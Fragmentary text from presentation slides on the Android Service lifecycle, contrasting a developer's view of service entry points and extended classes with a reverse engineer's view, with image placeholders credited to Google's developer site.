


*Image from Google Developer Site

ANDROID SERVICE LIFECYCLE

Developer version





*Image from Google Developer Site

ANDROID SERVICE LIFECYCLE

Developer version



Normal "entry points" overloaded by developers


Normal "entry points" overloaded by developers

*Image from Google Developer Site

ANDROID SERVICE LIFECYCLE

Classes extended

Creating a simple Service extends all these classes…



ANDROID SERVICE LIFECYCLE

Reverse Engineer version

